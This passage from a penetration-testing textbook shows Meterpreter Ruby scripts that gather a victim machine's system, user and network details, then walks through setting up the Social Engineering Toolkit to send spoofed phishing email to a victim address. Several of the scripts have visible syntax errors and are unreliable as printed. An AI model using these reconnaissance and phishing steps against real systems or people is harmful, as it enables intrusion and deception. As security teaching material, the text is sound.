File Edit View Bookmarks Settings Help
meterpreter > run helloworld
[*] Hello World
[-] this is an error!
this is a line
meterpreter >
root : .ruby.bin
```

Now let us move on to having a more structured look for our program by introducing the use of functions, error handling for incorrect input, and extracting some important information through the script. In this script, we will use some of the API calls to look for basic information about the victim's system, such as the operating system, computer name, and privilege level of the script.

```

def getinfo(session)
begin
    sysinfo = session.sys.config.getinfo
    runpriv = session.sys.config.getuser
    print_status("Getting system information ...")
    print_status("The target machine OS is #{sysinfo['OS']}")
    print_status("The computer name is #{'Computer'}")
    print_status("Script running as #{runpriv}")
rescue ::Exception => e
    print_error("The following error was encountered #{e}")
end
end

getinfo(client)

```

Now let us run the script. It successfully gives us all the information we need by using the API calls. Hence we are a step ahead with our scripting skills by extracting the basic information of the victim's computer. So what we have done here is we have declared a function, as we do in any other programming language, to maintain the structure of the program and passed a variable named `session` to it. This variable is used to call various methods for printing the victim's basic computer information. After this, we have a few status messages followed by the result of the API calls. We have used `getinfo(client)` at the end to call our function.

Next we move on to writing more advanced Meterpreter script and gathering some more information from our target victim. This time we have two parameters, named session and cmdlist. First of all, we print a status message followed by setting up a response timeout so that the session does not hang. After this, we run a loop, which takes in the items in an array one at a time and executes it on the system through cmd.exe /c. Next, it prints the status that is returned from the command execution. We then set up commands for extracting information from the victim's system, such as set, ipconfig, and arp.

```
def list_exec(session,cmdlist)
    print_status("Running Command List...")
    r = session
    cmdlist = do |cmd|
        begin
            print_status("running command #<#{cmd}>")
            r = session.create("C:\Windows\system32\cmd.exe", nil, {"TERMINATE"=>true, "CHANNELIZED"=>true})
            while id = r.read
                print_status(id)
            end
            r.close
        rescue ::Exception =>
            print_error("Error Running Command #<#{cmd}>: #<#{e.message}> #<#{e.backtrace}>")
        end
    end
    commands = []
    commands += "set"
    commands += "ipconfig /all"
    commands += "arp -a"
    list_execclient(commands)
end
```

Finally, we run our script in Meterpreter by typing in run helloworld; our code gets successfully executed on the target system, giving important information, which is shown in the following screenshot:

```
meterpreter > run helloworld
[*] Running Command List ...
[*] running command set
[*] %ALLUSERSPROFILE=C:\Documents and Settings\All Users
AltStartup=C:\Unknown AltStartup
AppData=C:\Documents and Settings\NetworkService\Application Data
CommonDesktop=C:\Documents and Settings\All Users\Desktop
CommonFavorites=C:\Documents and Settings\All Users\Favorites
CommonFiles=C:\Program Files\Common Files
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramGroups=C:\Documents and Settings\All Users\Start Menu\Programs\Startup
CommonStartMenu=C:\Documents and Settings\All Users\Start Menu
CommonStartup=C:\Documents and Settings\All Users\Start Menu\Programs\Startup
COMPUTERNAME=PWNED-02526E037
ComSpec=C:\WINDOWS\system32\cmd.exe
ConnectionWizard=C:\Program Files\Internet Explorer\Connection Wizard
```

Summary

In this chapter we have covered the basics of exploit research with Metasploit. Exploitation itself is a very vast topic and a separate study. We covered the various payloads in Metasploit and learned how exploits are designed. We also covered a series of Metasploit scripting basics for information retrieval in our Meterpreter session. In the next chapter we will cover two Metasploit add-on tools, Social Engineering Toolkit and Armitage.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- <http://searchsecurity.techtarget.com/definition/zero-day-exploit>
- http://en.wikipedia.org/wiki/Exploit_%28computer_security%29
- https://en.wikipedia.org/wiki/Zero-day_attack
- http://www.offensive-security.com/metasploit-unleashed/Exploit_Design_Goals
- http://www.offensive-security.com/metasploit-unleashed/Exploit_Format
- http://www.offensive-security.com/metasploit-unleashed/Exploit_Mixins
- <http://en.wikibooks.org/wiki/Metasploit/UsingMixins>
- <https://www.corelan.be/index.php/2009/08/12/exploit-writing-tutorials-part-4-from-exploit-to-metasploit-the-basics/>
- <http://www.offensive-security.com/metasploit-unleashed/Msfpayload>
- <http://www.offensive-security.com/metasploit-unleashed/Msfvenom>
- <https://dev.metasploit.com/api/Msf/Exploit/Remote/DCERPC.html>
- <https://dev.metasploit.com/api/Msf/Exploit/Remote/SMB.html>

Exploit Research with Metasploit

- Metasploit exploit payloads: http://www.offensive-security.com/metasploit-unleashed/Exploit_Payloads
- Writing Windows exploits: <http://en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit>
- Custom scripting with Metasploit: http://www.offensive-security.com/metasploit-unleashed/Custom_Scripting
- Cesar FTP exploits: <http://www.exploit-db.com/exploits/16713/>
- Exploit Research using Metasploit <http://www.securitytube.net/video/2706>

13

Using Social Engineering Toolkit and Armitage

Social Engineering Toolkit (SET) is an advanced toolkit that can be found nowadays in the arsenal of penetration testers. This is an advanced toolkit and incorporates many useful social engineering attacks, all in one interface. It is basically a project named devolution and comes bundled along with BackTrack. This toolkit has been written by *David Kennedy* and is one of the masters of the art of social engineering. The best part about SET is that it can automatically generate exploit-hiding web pages and e-mail messages.





Image taken from <http://www.toolswatch.org/wp-content/uploads/2012/08/set-box.png>

Understanding the Social Engineering Toolkit

Before using Social Engineering Toolkit, we have to make a few changes in the configuration file of SET. So first let us browse to the `SET` directory using `root/pentest/exploits/set/config` where we will find the `set_config` file.




Let's open the `set_config` file in a text editor and first set the path of the Metasploit directory; otherwise, the SET will not be able to start and will show an error message: **Metasploit not found**. Set the directory in the following manner: `METASPLOIT_PATH=/opt/metasploit/msf3`.

```
File Edit View Tools Settings Help
New Open Save Save As Close Undo Redo
#####
#
# DEFINE THE PATH TO METASPLOIT HERE, FOR EXAMPLE /pentest/exploits/framework3
METASPLOIT_PATH=/opt/metasploit/msf3
#
# THIS WILL TELL WHAT DATABASE TO USE WHEN USING THE METASPLOIT FUNCTIONALITY. DEF
```

The screenshot shows a text editor with the `set_config` file open. The line `METASPLOIT_PATH=/opt/metasploit/msf3` is highlighted with a red box.


Another thing we have to change in this configuration file is to set the **SENDMAIL** option to **ON** and set the name of **EMAIL_PROVIDER** to the one that we are using; for example, here we are using **GMAIL**.



A screenshot of a text editor window. The menu bar includes File, Edit, View, Tools, Settings, and Help. The toolbar contains icons for New, Open, Save, Save As, Close, Undo, and Redo. The main text area contains the following configuration file code:

```
#  
# SENDMAIL ON OR OFF FOR SPOOFING EMAIL ADDRESSES  
SENDMAIL=ON  
#  
# EMAIL PROVIDER LIST SUPPORTS GMAIL, HOTMAIL, AND YAHOO. SIMPLY CHANGE THE IT TO  
# USE.  
EMAIL_PROVIDER=GMAIL  
#  
# SET TO ON IF YOU WANT TO USE EMAIL IN CONJUNCTION WITH WEB ATTACK  
WEBATTACK_EMAIL=ON  
#
```


Now next thing that we have to do is install a small Sendmail application by typing `apt-get install sendmail`.



A screenshot of a terminal window. The title bar shows "File Edit View Bookmarks Settings Help". The command prompt is "root@bt:~#". The user types `apt-get install sendmail`. The terminal output shows:

```
root@bt:~# apt-get install sendmail  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
sendmail is already the newest version.  
The following packages were automatically installed and a
```

Now that everything is set, we can start our SET program by moving into the following directory by typing `cd /pentest/exploits/set` and then typing in `./set`.




A screenshot of a terminal window. The title bar shows "File Edit View Bookmarks Settings Help". The command prompt is "root@bt:~#". The user types `cd /pentest/exploits/set` and then `./set`. The terminal output shows:

```
root@bt:~# cd /pentest/exploits/set  
root@bt:/pentest/exploits/set# ./set
```

Using Social Engineering Toolkit and Armitage

This shows us the SET menu in the terminal as shown in the following screenshot:




The screenshot shows a terminal window with the following content:

```
File Edit View Bookmarks Settings Help
Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs...
Join us on irc.freenode.net in channel #setoolkit
Help support the toolkit, rank it here:
http://sectools.org/tool/socialengineeringtoolkit/#comments
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
[ ]
```

The first option, "Social-Engineering Attacks", is highlighted with a red box.

In the preceding screenshot, we can see that the menu is listed with numbers. It is very simple to use, and we have to just select the number and options to perform any attacks. So here we select number 1 for **Social-Engineering Attacks** and then press *Enter*.



The screenshot shows a terminal window with the following content:

```
File Edit View Bookmarks Settings Help
Help support the toolkit, rank it here:
http://sectools.org/tool/socialengineeringtoolkit/#comments
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Third Party Modules
99) Return back to the main menu.
set> [ ]
```

Now we can see that after selecting the **Social-Engineering Attacks** option, there is another menu that gets opened. Here we can see in the menu that there are 10 types of attacks that can be performed. We cannot show all of them, so first we are going to demonstrate the **Mass Mailer Attack** option that is number 5 in the menu. So select 5 and then press *Enter*, and it will ask the following: **Start Sendmail?**

The screenshot shows a terminal window with a menu of social engineering attacks. The 'Mass Mailer Attack' option (number 5) is highlighted with a red box. The terminal then prompts the user to start sendmail, with the question 'Start Sendmail? [yes|no]' also highlighted with a red box.

```
File Edit View Bookmarks Settings Help
Join us on irc.freenode.net in channel #setoolkit
Help support the toolkit, rank it here:
http://sectools.org/tool/socialengineeringtoolkit/#comments

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Third Party Modules

99) Return back to the main menu.

set> 5
[-] Sendmail is a Linux based SMTP Server, this can be used to spoof email addresses.
[-] Sendmail can take up to three minutes to start
[*] Sendmail is set to ON
set:phishing> Start Sendmail? [yes|no]:
```

Type yes to start the **Sendmail** attack. After that, we will be shown two options for attacking: the first is **E-Mail Attack Single Email Address** and the second is **E-Mail Attack Mass Mailer**. Here we are selecting option 1 for an e-mail attack on a single e-mail address. Type in 1; after this option has been selected, you will be asked for the e-mail address that has to be attacked.

The screenshot shows a terminal window titled "Social Engineer Toolkit Mass E-Mailer". The user has typed "set:phishing>" followed by "yes" to start the sendmail attack. The menu then asks what type of attack to perform. Option 1, "E-Mail Attack Single Email Address", is highlighted with a red box. The user types "1" to select it. The menu then prompts for the recipient's email address.

```
File Edit View Bookmarks Settings Help
set:phishing> Start Sendmail? [yes|no] yes
[+] Sendmail can take up to 3-5 minutes to start
* Starting Mail Transport Agent (MTA) sendmail
* MTA is already running.

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people
as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
```

So for example, here we are using xxxxxxx@gmail.com as the victim's e-mail address.

The screenshot shows the same terminal window. The user has selected option 1 ("E-Mail Attack Single Email Address"). The menu now asks for the recipient's email address. The user types "xxxxxx@gmail.com" into the input field, which is also highlighted with a red box.

```
File Edit View Bookmarks Settings Help
will allow you to import a list and send it to as man
y people as
you want within that list.

What do you want to do:


1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
set:phishing> Send email to:xxxxxx@gmail.com
```

Attack options

After we have given the target address, two options for attack will be shown. The first option is **Use a gmail account for your email attack** and the second option is **Use your own server or open relay**. For this attack, the second option is the best option. If you have an open relay or your own server, you can send mail from any domain address; but in this case, we don't have our own server or open relay, so we would be using a Gmail account and selecting option number 1.



```

File Edit View Bookmarks Settings Help

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.


set:mailer>1
set:phishing> Send email to: [REDACTED]@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set : sh

```

After we have selected option number 1, we will be asked for the Gmail address from which we will attack; for example, here we are using yyyy@gmail.com as an attacker address.



```

File Edit View Bookmarks Settings Help

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.


set:mailer>1
set:phishing> Send email to: [REDACTED]@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address [REDACTED]@gmail.com
set : sh

```

After we have provided the e-mail address, it will now ask us for **Email password**.



```
File Edit View Bookmarks Settings Help
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
set:phishing> Send email to: [REDACTED]@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: [REDACTED]@gmail.com
Email password: [REDACTED]

[ ] set : sh
```

Set the e-mail password; then we will be asked to flag if the message priority is high with either **yes** or **no**. Type yes to give high priority to the message.



```
File Edit View Bookmarks Settings Help
99. Return to main menu.


set:mailer>1
set:phishing> Send email to: [REDACTED]@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: [REDACTED]@gmail.com
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]
:yes [REDACTED]

[ ] set : sh
```

Next we will be asked for the **Email subject**; for example, here we give the message subject as hello.




```
File Edit View Bookmarks Settings Help
99. Return to main menu.

set:mailer>1
set:phishing> Send email to: [REDACTED]@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: [REDACTED]@gmail.com
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
set:phishing> Email subject:hello
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:[REDACTED]
set:sh
```

Next we will be asked for the format in which we want to send the message; for example, in either the HTML format or in the plain text format. Here we are typing p for the plain text format.




```
File Edit View Bookmarks Settings Help
set:mailer>1
set:phishing> Send email to: [REDACTED]@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: [REDACTED]@gmail.com
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
set:phishing> Email subject:hello
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
set:phishing> Enter the body of the message, hit return for a new line. Control+c when finished:[REDACTED]
set:sh
```


Now enter the body of the message that has to be sent to the victim. Here we are just writing you are hacked.



```
File Edit View Bookmarks Settings Help
set:phishing> Send email to [REDACTED]@gmail.com
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: [REDACTED]@gmail.com
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
set:phishing> Email subject:hello
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
set:phishing> Enter the body of the message, hit return for a new line. Control+c when finished:you are hacked..
Next line of the body: ■
■
set : sh
```

